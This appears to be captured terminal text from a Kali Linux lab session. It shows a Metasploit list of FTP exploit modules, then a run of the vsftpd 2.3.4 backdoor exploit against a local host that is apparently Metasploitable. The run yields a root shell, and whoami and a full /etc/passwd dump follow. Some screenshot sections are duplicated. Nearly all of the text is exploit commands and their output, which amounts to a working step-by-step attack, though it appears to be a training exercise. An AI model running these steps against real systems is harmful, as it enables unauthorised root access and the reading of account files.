36 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . . .
37 _ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) . . . .
38 _ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . . .
39 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
CTRL DERECHA

borjagomez@vboxkalilinux: ~
Archivo Acciones Editar Vista Ayuda
47 _ target: Windows XP SP1 . . . .
48 exploit/windows/ftp/servu_mdtm 2004-02-26 good Yes Serv-U FTPD MDTM Overflow
49 _ target: Serv-U Uber-Leet Universal ServUDaemon.exe . . . .
50 _ target: Serv-U 4.0.0.4/4.1.0.0/4.1.0.3 ServUDaemon.exe . . . .
51 _ target: Serv-U 5.0.0.0 ServUDaemon.exe . . . .
52 exploit/windows/ftp/slimftpd_list_concat 2005-07-21 great No SlimFTPd LIST Concatenation Overflow
53 exploit/windows/tftp/tftpd32_long_filename 2002-11-19 average No TFTPD32 Long Filename Buffer Overflow
54 _ target: Automatic . . . .
55 _ target: Windows NT 4.0 SP6a English . . . .
56 _ target: Windows 2000 Pro SP4 English . . . .
57 _ target: Windows XP Pro SP0 English . . . .
58 _ target: Windows XP Pro SP1 English . . . .
59 exploit/windows/tftp/tftpdwin_long_filename 2006-09-21 great No TFTPDWIN v0.4.2 Long Filename Buffer Overflow
60 exploit/windows/ftp/wftpd_size 2006-08-23 average No Texas Imperial Software WFTPD 3.23 SIZE Overflow
61 _ target: Windows 2000 Pro SP4 English . . . .
62 _ target: Windows XP Pro SP1 English . . . .
63 _ target: Windows XP Pro SP2 English . . . .
64 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
65 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
66 exploit/windows/ftp/vermillion_ftpd_port 2009-09-23 great Yes Vermillion FTP Daemon PORT Command Memory Corruption
67 _ target: Automatic Targeting . . . .
68 _ target: vftpd 1.31 - Windows XP SP3 English . . . .
69 exploit/multi/ftp/wuftpd_site_exec_format 2000-06-22 great Yes WU-FTPD SITE EXEC/INDEX Format String Vulnerability
70 _ target: Automatic Targeting . . . .
71 _ target: Slackware 2.1 (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994) . . . .
72 _ target: RedHat 6.2 (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) . . . .
73 _ target: Debug . . . .
74 exploit/windows/ftp/warftpd_165_pass 1998-03-19 average No War-FTPD 1.65 Password Overflow
75 exploit/windows/ftp/warftpd_165_user 1998-03-19 average No War-FTPD 1.65 Username Overflow
76 _ target: Automatic . . . .
77 _ target: Windows 2000 SP0-SP4 English . . . .
78 _ target: Windows XP SP0-SP1 English . . . .
79 _ target: Windows XP SP2 English . . . .
80 _ target: Windows XP SP3 English . . . .
81 exploit/windows/ftp/freeftpd_user 2005-11-16 average Yes freeFTPd 1.0 Username Overflow
82 _ target: Automatic . . . .
83 _ target: Windows 2000 English ALL . . . .
84 _ target: Windows XP Pro SP0/SP1 English . . . .
85 _ target: Windows NT SP5/SP6a English . . . .
86 _ target: Windows 2003 Server English . . . .
87 exploit/windows/ftp/freeftpd_pass 2013-08-20 normal Yes freeFTPd PASS Command Buffer Overflow
Interact with a module by name or index. For example info 87, use 87 or use exploit/windows/ftp/freeftpd_pass
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
CTRL DERECHA


86 _ target: Windows 2003 Server English . . . .
87 exploit/windows/ftp/freeftpd_pass 2013-08-20 normal Yes freeFTPd PASS Command Buffer Overflow
Interact with a module by name or index. For example info 87, use 87 or use exploit/windows/ftp/freeftpd_pass
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.21
RHOST => 192.168.0.21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ser RPORT 21
[-] Unknown command: ser. Did you mean set? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.21:21 - USER: 331 Please specify the password.
[+] 192.168.0.21:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.20:36349 → 192.168.0.21:6200) at 2025-04-14 19:53:22 +0200
whoami
root
cat/etc/passwd
sh: line 7: cat/etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
CTRL DERECHA


Archivo Acciones Editar Vista Ayuda
[+] 192.168.0.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.20:36349 → 192.168.0.21:6200) at 2025-04-14 19:53:22 +0200
whoami
root
cat/etc/passwd
sh: line 7: cat/etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
CTRL DERECHA